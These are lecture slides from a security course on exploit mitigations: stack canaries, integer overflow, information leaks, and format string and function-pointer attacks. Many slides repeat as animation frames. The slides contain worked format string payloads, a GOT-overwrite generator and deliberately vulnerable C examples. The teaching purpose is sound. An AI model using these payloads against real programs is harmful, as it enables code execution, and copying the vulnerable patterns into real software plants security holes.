buffer overflows mitigations / other overflows 1

Changelog

10 March 2021 (after lecture): add option to info disclosure exercise; add item to slide on vtable attacking options

10 March 2021 (after lecture): correct format string exploit slides to show format string split correctly, correct missing % before last 'hn' on split example

last time

return to stack idea

writing ‘shellcode’

finding and variance of stack locations

“nop sled” — long strings of nops to aid guessing

dealing with restricted characters

bounds-checking?

so far: mistake is no bounds checking

run input function without telling it how much space

so, we avoid this by checking sizes, right?

common problem: bugs in size checking code

integer overflow (or underflow)

integer overflow example

```
item *load_items(int len) {
  int total_size = len * sizeof(item);
  if (total_size >= LIMIT) {
    return NULL;
  }
  item *items = malloc(total_size);
  for (int i = 0; i < len; ++i) {
    int failed = read_item(&items[i]);
    if (failed) {
      free(items);
      return NULL;
    }
  }
  return items;
}
```

len = 0x4000 0001
sizeof(item) = 0x10

total_size =
0x4 0000 0010

integer overflow example

```
item *load_items(int len) {
  int total_size = len * sizeof(item);
  if (total_size >= LIMIT) {
    return NULL;
  }
  item *items = malloc(total_size);
  for (int i = 0; i < len; ++i) {
    int failed = read_item(&items[i]);
    if (failed) {
      free(items);
      return NULL;
    }
  }
  return items;
}
```

len = 0x4000 0001
sizeof(item) = 0x10

total_size =
0x4 0000 0010

integer under/overflow: real example

part of another Google Chrome exploit by Pinkie Pie:

```
// In graphics command processing code:
uint32 ComputeMaxResults(size_t size_of_buffer) {
    return (size_of_buffer - sizeof(uint32)) / sizeof(T);
}
size_t ComputeSize(size_t num_results) {
    return sizeof(T) * num_results + sizeof(uint32);
}
// exploit: size_of_buffer < sizeof(uint32)
```

result: write 8 bytes after buffer

- sometimes overwrites data pointer

via https://blog.chromium.org/2012/05/tale-of-two-pwnies-part-1.html

exploit mitigations

idea: turn vulnerablity to something less bad

e.g. crash instead of machine code execution

many of these targetted at buffer overflows

mitigation agenda

we will look briefly at one mitigation — stack canaries

then look at exploits that don't care about it

then look at more flexible mitigations

then look at more flexible exploits

mitigation priorities

effective? does it actually stop the attacker?

fast? how much does it hurt performance?

generic? does it require a recompile? rewriting software?

stopping stack smashing?

how can you stop stack smashing?

stopping stack smashing?

how can you stop stack smashing?


stop overrun — bounds-checking

stop return to attacker code


stop execution of attacker code

compiler generated code


```
    pushq %rbx
    sub $0x20,%rsp
/* copy value from thread-local storage */
    mov $0x28,%ebx
    mov %fs:(%rbx),%rax
/* onto the stack */
    mov %rax,0x18(%rsp)
/* clear register holding value */
    xor %eax, %eax
    ...
    ...
/* copy value back from stack */
    mov 0x18(%rsp),%rax
/* xor to compare */
    xor %fs:(%rbx),%rax
/* if result non-zero, do not return */
    jne call_stack_chk_fail
    ret
call_stack_chk_fail:
    call __stack_chk_fail
```



stack canary



stack canary



stack canary hopes

overwrite return address $\Longrightarrow$ overwrite canary

canary is secret

good choices of canary

random — guessing should not be practical

- not always — sometimes static or only 2^{15} possible

GNU libc: canary contains:

leading `\0` (string terminator)

- `printf %s` won't print it
- copying a C-style string won't write it

a newline

- read line functions can't input it

`\xFF`

- hard to input?

stack canaries implementation

"StackGuard" — 1998 paper proposing strategy

GCC: command-line options

- `-fstack-protector`
- `-fstack-protector-strong`
- `-fstack-protector-all`

  one of these often default

  three differ in how many functions are 'protected'

Microsoft C/C++ compiler: `/GS`

- on by default

stack canary overheads

less than 1% runtime if added to "risky" functions

- functions with character arrays, etc.

large overhead if added to all functions

- StackGuard paper: 5–20%?

similar space overheads

(for typical applications)

- could be much worse: tons of 'risky' function calls

stack canaries pro/con

pro: no change to calling convention

pro: recompile only — no extra work

con: can't protect existing executable/library files (without recompile)

con: doesn't protect against many ways of exploiting buffer overflows

con: vulnerable to information leaks

stack canaries pro/con

pro: no change to calling convention

pro: recompile only — no extra work

con: can't protect existing executable/library files (without recompile)

con: doesn't protect against many ways of exploiting buffer overflows

con: vulnerable to information leaks

stack canaries pro/con

pro: no change to calling convention

pro: recompile only — no extra work

con: can't protect existing executable/library files (without recompile)

con: doesn't protect against many ways of exploiting buffer overflows

con: vulnerable to information leaks

stack canary summary

stack canary — simplest of many mitigations

key idea: detect corruption of return address

assumption: if return address changed, so is adjacent token

assumption: attacker can't learn true value of token

- often possible with memory bug

later: workarounds to break these assumptions


stack canary hopes

overwrite return address $\Longrightarrow$ overwrite canary

canary is secret

non-contiguous overwrites


```
void vulnerable() {
  int scores[8]; bool done = false;
  while (!done) {
    cout << "Edit which score? (0 to 7) ";
    int i;
    cin >> i;
    /* Oops!
       sizeof(scores) is 8 * sizeof(int) */
    if (i < 0 || i >= sizeof(scores))
      continue;
    cout << "Set to what value?" << endl;
    cin >> scores[i];
    ...
  }
  ...
}
```



exercise: non-contiguous overwrites

```
void vulnerable() {
  int scores[8]; bool done = false;
  while (!done) {
    cout << "Edit which score? (0 to 7) ";
    int i;
    cin >> i;
    /* Oops!
       sizeof(scores) is 4 * sizeof(int) */
    if (i < 0 || i >= sizeof(scores))
      continue;
    cout << "Set to what value?" << endl;
    cin >> scores[i];
    ...
  }
}
```

exercise: to set return address to 0x123456789, set what scores to what values?



stack canary hopes

overwrite return address $\Longrightarrow$ overwrite canary

canary is secret

information disclosure (1a)

```
string command;
void vulnerable() {
    int value;
    for (;;) {
        cin >> command;
        if (command == "set") {
            cin >> value;
        } else if (command == "get") {
            cout << value << endl;
        } else if ...
    }
}
```

"get" command: can read uninitialized value

example: when I compiled this, `value` was stored on the stack

information disclosure (1b)

```
void vulnerable() {
    int value;
    ...
        } else if (command == "get") {
            cout << value << endl;
        }
    ...
}

void leak() {
    int secrets[] = {
        12345678, 23456789, 34567890,
        45678901, 56789012, 67890123,
    };
    cout << (void*) secrets << endl;
    do_something_with(secrets);
}
```

running this program (input in bold):
get
67890123

information disclosure (2)

```
void process() {
    char buffer[8] = "\0\0\0\0\0\0\0\0";
    char c = ' ';
    for (int i = 0; c != '\n' && i < 8; ++i) {
        c = getchar();
        buffer[i] = c;
    }
    printf("You input %s\n", buffer);
}
```

input `aaaaaaaa`

output `You input aaaaaaaa`*(whatever was on stack)*

information disclosure (3)

```
struct foo {
    char buffer[8];
    long *numbers;
};

void process(struct foo* thing) {
    ...
    scanf("%s", thing->buffer);
    ...
    printf("first number: %ld\n", thing->numbers[0]);
}
```

input: aaaaaaaa*(address of canary)*

address on stack *or* where canary is read from in thread-local storage

recall: ASLR

easlier mentioned ASLR (address space layout randomization)

for stack: choose secret starting address for stack

info disclosure bugs are a big problem for this!

exercise

```
struct point {
    int x, y, z;;
};
```

```
struct point *p;
...
    if (command == "get") {
        /* 'p' could be uninitialized */
        printf("%d,%d,%d\n", p->x, p->y, p->z);
    } ...
...
```

Which initial value for p ("left over" from prior use of register, etc.) would be most useful for figuring out the address of the stack pointer?

A. p is an invalid pointer and accessing it will crash the program

B. p points to space on the stack that is currently unallocated, but last contained an input buffer


C. p points to a struct allocated on the heap

D. p points to space on the stack that currently holds a return address

E. p points to space on the stack that is currently unallocated, but last contained a pointer to the last used byte of an input buffer on the stack

compiler generated code

```
    pushq %rbx
    sub $0x20,%rsp
/* copy value from thread-local storage */
    mov $0x28,%ebx
    mov %fs:(%rbx),%rax
/* onto the stack */
    mov %rax,0x18(%rsp)
/* clear register holding value */
    xor %eax, %eax
    ...
    ...
/* copy value back from stack */
    mov 0x18(%rsp),%rax
/* xor to compare */
    xor %fs:(%rbx),%rax
/* if result non-zero, do not return */
    jne call_stack_chk_fail
    ret
call_stack_chk_fail:
    call __stack_chk_fail
```



trying to avoid info disclosure: get canary value out of %rax as soon as possible

format string exploits

```
printf("The command you entered ");
printf(command);
printf("was not recognized.\n");
```

format string exploits

```
printf("The command you entered ");
printf(command);
printf("was not recognized.\n");
```

what if command is %s?

viewing the stack

```
$ cat test-format.c
#include <stdio.h>

int main(void) {
    char buffer[100];
    while(fgets(buffer, sizeof buffer, stdin)) {
        printf(buffer);
    }
}
$ ./test-format.exe
%016lx %016lx %016lx %016lx %016lx %016lx %016lx %016lx
00007fb54d0c6790 786c363130252078 0000000000ac6048 3631302520786c36
3631302500000000 6c3631302520786c 786c363130252078 20786c3631302520
```

viewing the stack

```
$ cat test-format.c
#include <stdio.h>

int main(void) {
    char buffer[100];
    while(fgets(buffer, sizeof buffer, stdin)) {
        printf(buffer);
    }
}
$ ./test
%016lx %016lx %016lx %016lx %016lx %016lx %016lx %016lx
00007fb54d0c6790 786c363130252078 0000000000ac6048 3631302520786c36
3631302500000000 6c3631302520786c 786c363130252078 20786c3631302520
```

25 30 31 36 6c 78 20 is ASCII for %016lx ␣

viewing the stack

```
$ cat test-format.c
#include <stdio.h>

int main(void) {
    char buffer[100];
    while(fgets(buffer, sizeof buffer, stdin)) {
        printf(buffer);
    }
}
$ ./test-format.e
%016lx %016lx %016lx %016lx %016lx %016lx %016lx %016lx
00007fb54d0c6790 786c363130252078 0000000000ac6048 3631302520786c36
3631302500000000 6c3631302520786c 786c363130252078 20786c3631302520
```

second argument to `printf`: %rsi

viewing the stack

```
$ cat test-format.c
#include <stdio.h>

int main(void) {
    char buffer[100];
    while(fgets(buffer, sizeof buffer, stdin)) {
        printf(buffer);
    }
}
$ .
```

third through fifth argument to `printf`: %rdx, %rcx, %r8, %r9

```
%016lx %016lx %016lx %016lx %016lx %016lx %016lx %016lx
00007fb54d0c6790 786c363130252078 0000000000ac6048 3631302520786c36
3631302500000000 6c3631302520786c 786c363130252078 20786c3631302520
```

viewing the stack

```
$ cat test-format.c
#include <stdio.h>

int main(void) {
    char buffer[100];
    while(fgets(buffer, sizeof buffer, stdin)) {
        printf(buffer);
    }
}
$ ./test-format.
%016lx %016lx %016lx %016lx %016lx %016lx %016lx %016lx
00007fb54d0c6790 786c363130252078 0000000000ac6048 3631302520786c36
3631302500000000 6c3631302520786c 786c363130252078 20786c3631302520
```

16 bytes of stack after return address

printf manpage

For %n:

> The number of characters written so far is stored into the integer pointed to by the corresponding argument. That argument shall be an `int *`, or variant whose size matches the (optionally) supplied integer length modifier.

printf manpage

For %n:

> The number of characters written so far is stored into the integer pointed to by the corresponding argument. That argument shall be an `int *`, or variant whose size matches the (optionally) supplied integer length modifier.

%hn — expect `short *` instead of `int *`

format string exploit: setup

```c
#include <stdlib.h>
#include <stdio.h>

/* goal: get this function to run */
int exploited() {
    printf("Got here!\n");
    exit(0);
}

int main(void) {
    char buffer[100];
    while (fgets(buffer, sizeof buffer, stdin)) {
        printf(buffer);
    }
}
```

format string exploit

can use %n to write **arbitrary values to arbitrary memory addresses**

later: we'll talk about a bunch of ways of use this to execute code

for now: overwrite return address from printf

using debugger: I determine printf's return address is on stack at `0x7fffffffecf8`

want to write address of exploited `0x401156`

stack layout

printf return address	
printf argument 7/buffer start	byte 0-7 of buffer
printf argument 8	byte 8-15 of buffer
printf argument 9	byte 16-23 of buffer
printf argument 10	byte 24-31 of buffer
printf argument 11	byte 32-39 of buffer
...	...

stack layout

printf return address	
printf argument 7/buffer start	byte 0-7 of buffer
printf argument 8	byte 8-15 of buffer
printf argument 9	byte 16-23 of buffer
printf argument 10	byte 24-31 of buffer
printf argument 11	byte 32-39 of buffer
...	...

strategy: fit format string within bytes 0-31 of buffer

...and use bytes 32-39 to hold pointer to return address

...and have first 9 items in format string write `0x401156` bytes

...and use %n as 10th item (pointer to overwrite target)

stack layout

printf return address	
printf argument 7/buffer start	byte 0-7 of buffer
printf argument 8	byte 8-15 of buffer
printf argument 9	byte 16-23 of buffer
printf argument 10	byte 24-31 of buffer
printf argument 11	byte 32-39 of buffer
...	...

strategy: fit format string within bytes 0-31 of buffer

...and use bytes 32-39 to hold pointer to return address

...and have first 9 items in format string write `0x401156` bytes

...and use %n as 10th item (pointer to overwrite target)

(if that's not enough space: use a later argument)

exploit

printf return address	
printf argument 7/buffer start	`"%.419873"`
printf argument 8	`"4u%c%c%c"`
printf argument 9	`"%c%c%c%c"`
printf argument 10	`"%c%ln..."`
printf argument 11	target `0x7fffffffecf8`
...	...

exploit

printf return address	
printf argument 7/buffer start	`"%.419873"`
printf argument 8	`"4u%c%c%c"`
printf argument 9	`"%c%c%c%c"`
printf argument 10	`"%c%ln..."`
printf argument 11	target `0x7fffffffecf8`
...	...

write unsigned number with 4198734 digits of percision
result: %rsi (printf arg 2) output
padded to 4198734 digits with zeroes

exploit

printf return address	
printf argument 7/buffer start	`"%.419873"`
printf argument 8	`"4u%c%c%c"`
printf argument 9	`"%c%c%c%c"`
printf argument 10	`"%c%ln..."`
printf argument 11	target `0x7fffffffecf8`
...	...

one char (byte) based on printf args 3, 4, 5, 6 (%rdx, %rcx, %r8, %r9)

exploit

printf return address	
printf argument 7/buffer start	`"%.419873"`
printf argument 8	`"4u%c%c%c"`
printf argument 9	`"%c%c%c%c"`
printf argument 10	`"%c%ln..."`
printf argument 11	target `0x7fffffffecf8`
...	...

one char (byte) based on printf args 7, 8, 9, 10 (stack locations)

exploit

printf return address	
printf argument 7/buffer start	`"%.419873"`
printf argument 8	`"4u%c%c%c"`
printf argument 9	`"%c%c%c%c"`
printf argument 10	`"%c%ln..."`
printf argument 11	target `0x7fffffffecf8`
...	...

store number of bytes printed into printf arg 11
`l` indicates that it a long (not int)
total bytes = 4198734 (%u) + 8 (%c × 8) = 0x401156

exploit

printf return address	
printf argument 7/buffer start	`"%.419873"`
printf argument 8	`"4u%c%c%c"`
printf argument 9	`"%c%c%c%c"`
printf argument 10	`"%c%ln..."`
printf argument 11	target `0x7fffffffecf8`
...	...

extra data just to ensure the target address is positioned correctly

format string exploit

what if number is too big? write in pieces, example:

0x0040 (byte 2-3, first written), 0x1156 (byte 0-1, second written)

printf return address	
printf argument 7/buffer start	`"%c%c%c%c"`
printf argument 8	`"%c%c%c%c"`
printf argument 9	`"%c%.55u%"`
printf argument 10	`"hn%.4374"`
printf argument 11	`"u%hn...."`
printf argument 12	target byte 2 `0x7fffffffecfa`
printf argument 13	for %u
printf argument 14	target byte 0 `0x7fffffffecf8`
...	...

format string exploit

what if number is too big? write in pieces, example:

0x0040 (byte 2-3, first written), 0x1156 (byte 0-1, second written)

printf return address	
printf argument 7/buffer start	`"%c%c%c%c"`
printf argument 8	`"%c%c%c%c"`
printf argument 9	`"%c%.55u%"`
printf argument 10	`"hn%.4374"`
printf argument 11	`"u%hn...."`
printf argument 12	target byte 2 `0x7fffffffecfa`
printf argument 13	for %u
printf argument 14	target byte 0 `0x7fffffffecf8`
...	...

format string exploit

what if number is too big? write in pieces, example:

0x0040 (byte 2-3, first written), 0x1156 (byte 0-1, second written)

printf return address	
printf argument 7/buffer start	`"%c%c%c%c"`
printf argument 8	`"%c%c%c%c"`
printf argument 9	`"%c%.55u%"`
printf argument 10	`"hn%.4374"`
printf argument 11	`"u%hn...."`
printf argument 12	target byte 2 `0x7fffffffecfa`
printf argument 13	for %u
printf argument 14	target byte 0 `0x7fffffffecf8`
...	...

format string exploit

what if number is too big? write in pieces, example:

0x0040 (byte 2-3, first written), 0x1156 (byte 0-1, second written)

printf return address	
printf argument 7/buffer start	`"%c%c%c%c"`
printf argument 8	`"%c%c%c%c"`
printf argument 9	`"%c%.55u%"`
printf argument 10	`"hn%.4374"`
printf argument 11	`"u%hn...."`
printf argument 12	target byte 2 `0x7fffffffecfa`
printf argument 13	for %u
printf argument 14	target byte 0 `0x7fffffffecf8`
...	...

format string exploit

what if number is too big? write in pieces, example:

0x0040 (byte 2-3, first written), 0x1156 (byte 0-1, second written)

printf return address	
printf argument 7/buffer start	`"%c%c%c%c"`
printf argument 8	`"%c%c%c%c"`
printf argument 9	`"%c%.55u%"`
printf argument 10	`"hn%.4374"`
printf argument 11	`"u%hn...."`
printf argument 12	target byte 2 `0x7fffffffecfa`
printf argument 13	for %u
printf argument 14	target byte 0 `0x7fffffffecf8`
...	...

format string exploit

what if number is too big? write in pieces, example:

0x0040 (byte 2-3, first written), 0x1156 (byte 0-1, second written)

printf return address	
printf argument 7/buffer start	"%c%c%c%c"
printf argument 8	"%c%c%c%c"
printf argument 9	"%c%.55u%"
printf argument 10	"hn%.4374"
printf argument 11	"u%hn...."
printf argument 12	target byte 2 0x7fffffffecfa
printf argument 13	for %u
printf argument 14	target byte 0 0x7fffffffecf8
...	...

format string exploit

what if number is too big? write in pieces, example:

0x0040 (byte 2-3, first written), 0x1156 (byte 0-1, second written)

printf return address	
printf argument 7/buffer start	`"%c%c%c%c"`
printf argument 8	`"%c%c%c%c"`
printf argument 9	`"%c%.55u%"`
printf argument 10	`"hn%.4374"`
printf argument 11	`"u%hn...."`
printf argument 12	target byte 2 `0x7fffffffecfa`
printf argument 13	for %u
printf argument 14	target byte 0 `0x7fffffffecf8`
...	...

stopping format string exploits

modern Linux: disables format string exploits by default:

set C library #define `_FORITFY_SOURCE` to 2 to...

makes printf disallow %n if format string in writable memory

(also adds some bounds checking to certain C library functions)

beyond return addresses

format string let us overwrite anything!

my example: showed return address

but return address is tricky to locate exactly

but there are easier options!

arbitrary memory write

bunch of scenarios that lead to single arbitrary memory write

- format exploits are one, but we'll find more!!

typical result: arbitrary code execution

how?

arbitrary memory write

bunch of scenarios that lead to single arbitrary memory write

- format exploits are one, but we'll find more!!

typical result: arbitrary code execution

how?

overwrite existing machine code (insert jump?)

- problem: usually not writable

overwrite return address directly

- observation: don't care about stack canaries — skip them

overwrite other function pointer?

overwrite another data pointer — copy more?

arbitrary memory write

bunch of scenarios that lead to single arbitrary memory write

- format exploits are one, but we'll find more!!

typical result: arbitrary code execution

how?

overwrite existing machine code (insert jump?)

- problem: usually not writable

overwrite return address directly

- observation: don't care about stack canaries — skip them

overwrite other function pointer?

overwrite another data pointer — copy more?

arbitrary memory write

bunch of scenarios that lead to single arbitrary memory write

- format exploits are one, but we'll find more!!

typical result: arbitrary code execution

how?

overwrite existing machine code (insert jump?)

- problem: usually not writable

overwrite return address directly

- observation: don't care about stack canaries — skip them

overwrite other function pointer?

overwrite another data pointer — copy more?

arbitrary memory write

bunch of scenarios that lead to single arbitrary memory write

- format exploits are one, but we'll find more!!

typical result: arbitrary code execution

how?

overwrite existing machine code (insert jump?)

- problem: usually not writable

overwrite return address directly

- observation: don't care about stack canaries — skip them

overwrite other function pointer?

overwrite another data pointer — copy more?

function pointers?

```
int (*compare)(char *, char *);

if (sortCaseSensitive) {
    compare = compareStringsExactly;
} else {
    compare = compareStringsInsensitive;
}
...
if ((*compare)(string1, string2) == CMP_LESS) {
    ...
}
```

function pointers are common?

used in dynamic linking (stubs!)

in large C projects

used to implement C++ virtual functions

function pointers are common?

used in dynamic linking (stubs!)

in large C projects

used to implement C++ virtual functions

dynamic linking stubs

```
0000000000401090 <__printf_chk@plt>:
  401090:       ff 25 b2 2f 00 00       jmpq   *0x2fb2(%rip)        # 404048 <__pr
  401096:       68 06 00 00 00          pushq  $0x6
  40109b:       e9 80 ff ff ff          jmpq   401020 <.plt>
```

reads from `0x404048` — entry of global offset table

entry always at address `0x404048`

- if lazy binding — normally updated first time printf called

function pointers are common?

used in dynamic linking (stubs!)

in large C projects

used to implement C++ virtual functions

function pointer tables: Linux kernel (1)

```
struct file {
    union {
        struct llist_node       fu_llist;
        struct rcu_head         fu_rcuhead;
    } f_u;
    struct path             f_path;
    struct inode            *f_inode;       /* cached value */
    const struct file_operations    *f_op;

    /*
     * Protects f_ep_links, f_flags.
     * Must not be taken from IRQ context.
     */
    spinlock_t              f_lock;
    atomic_long_t           f_count;
    ...
};
```

function pointer tables: Linux kernel (2)

```
struct file_operations {
    struct module *owner;
    loff_t (*llseek) (struct file *, loff_t, int);
    ssize_t (*read) (struct file *, char __user *,
                     size_t, loff_t *);
    ssize_t (*write) (struct file *, const char __user *,
                      size_t, loff_t *);
    ssize_t (*read_iter) (struct kiocb *, struct iov_iter *);
    ssize_t (*write_iter) (struct kiocb *, struct iov_iter *);
    int (*iterate) (struct file *, struct dir_context *);
    ...
};
```

function pointers are common?

used in dynamic linking (stubs!)


in large C projects

used to implement C++ virtual functions

C++ inheritence

```
class InputStream {
public:
    virtual int get() = 0;
    // Java: abstract int get();
    ...
};
class SeekableInputStream : public InputStream {
public:
    virtual void seek(int offset) = 0;
    virtual int tell() = 0;
};
class FileInputStream : public InputStream {
public:
    int get();
    void seek(int offset);
    int tell();
    ...
};
```

C++ inheritence: memory layout



C++ implementation (pseudo-code)

```
struct InputStream_vtable {
    int (*get)(InputStream* this);
};

struct InputStream {
    InputStream_vtable *vtable;
};

...

    InputStream *s = ...;
    int c = (s->vtable->get)(s);
```

C++ implementation (pseudo-code)

```
struct SeekableInputStream_vtable {
    struct InputStream_vtable as_InputStream;
    void (*seek)(SeekableInputStream* this, int offset);
    int (*tell)(SeekableInputStream* this);
};

struct FileInputStream {
    SeekableInputStream_vtable *vtable;
    FILE *file_pointer;
};

...

    FileInputStream file_in = { the_FileInputStream_vtable,  ... };
    InputStream *s = (InputStream*) &file_in;
```

C++ implementation (pseudo-code)

```
SeekableInputStream_vtable the_FileInputStream_vtable = {
    &FileInputStream_get,
    &FileInputStream_seek,
    &FileInputStream_tell,
};

...

    FileInputStream file_in = { the_FileInputStream_vtable,  ... };
    InputStream *s = (InputStream*) &file_in;
```

attacking function pointer tables

option 1: overwrite table entry directly

- required/easy for Global Offset Table — fixed location
- usually not possible for VTables — read-only memory

option 2: create table in buffer (big list of pointers to shellcode), point to buffer

- useful when table pointer next to buffer
- (e.g. C++ object on stack next to buffer)

option 3: find suitable pointer elsewhere

- e.g. point to wrong part of vtable to run different function

backup slides

format string overwrite: GOT

```
0000000000400580 <fgets@plt>:
  400580:       ff 25 9a 0a 20 00       jmpq   *0x200a9a(%rip)
        # 601038 <_GLOBAL_OFFSET_TABLE_+0x30>
…

0000000000400706 <exploited>:
...
```

goal: replace `0x601030` (pointer to `fgets`)
with `0x400726` (pointer to `exploited`)

format string overwrite: setup

```
/* advance through 5 registers, then
 * 5 * 8 = 40 bytes down stack, outputting
 * 4916157 + 9 characters before using
 * %ln to store a long.
 */
fputs("%c%c%c%c%c%c%c%c%c%.4196157u%ln", stdout);
/* include 5 bytes of padding to make current location
 * in buffer match where on the stack printf will be reading.
 */
fputs("?????", stdout);
void *ptr = (void*) 0x601038;
/* write pointer value, which will include \0s */
fwrite(&ptr, 1, sizeof(ptr), stdout);
fputs("\n", stdout);
```

demo

but millions of characters of junk output?

can do better — write value in multiple pieces

- use multiple %n

format string exploit pattern (x86-64)

write `1000` (short) to address `0x1234567890ABCDEF`

write `2000` (short) to address `0x1234567890ABCDF1`

buffer starts 16 bytes above printf return address

```
%c%c%c%c%c%c%c%c%c%.991u%hn%.1000u%hn⋯

⋯\x12\x34\x56\x78\x90\xAB\xCD\xEF
 \x12\x34\x56\x78\x90\xAB\xCD\xF1
```

format string exploit pattern (x86-64)

write `1000` (short) to address `0x1234567890ABCDEF`

write `2000` (short) to address `0x1234567890ABCDF1`

buffer starts 16 bytes above printf return address

skip over registers

```
%c%c%c%c%c%c%c%c%c%.991u%hn%.1000u%hn⋯

⋯\x12\x34\x56\x78\x90\xAB\xCD\xEF
 \x12\x34\x56\x78\x90\xAB\xCD\xF1
```

format string exploit pattern (x86-64)

write `1000` (short) to address `0x1234567890ABCDEF`

write `2000` (short) to address `0x1234567890ABCDF1`

buffer starts 16 bytes above printf return address

skip to format string buffer, past format part

`%c%c%c%c%c%c%c%c%c%.991u%hn%.1000u%hn…`

`…\x12\x34\x56\x78\x90\xAB\xCD\xEF`
`\x12\x34\x56\x78\x90\xAB\xCD\xF1`

format string exploit pattern (x86-64)

write `1000` (short) to address `0x1234567890ABCDEF`

write `2000` (short) to address `0x1234567890ABCDF1`

buffer starts 16 bytes above printf return address

9 + 991 chars is 1000

```
%c%c%c%c%c%c%c%c%.991u%hn%.1000u%hn⋯
```

```
⋯\x12\x34\x56\x78\x90\xAB\xCD\xEF
 \x12\x34\x56\x78\x90\xAB\xCD\xF1
```

format string exploit pattern (x86-64)

write `1000` (short) to address `0x1234567890ABCDEF`

write `2000` (short) to address `0x1234567890ABCDF1`

buffer starts 16 bytes above printf return address

write to first pointer

```
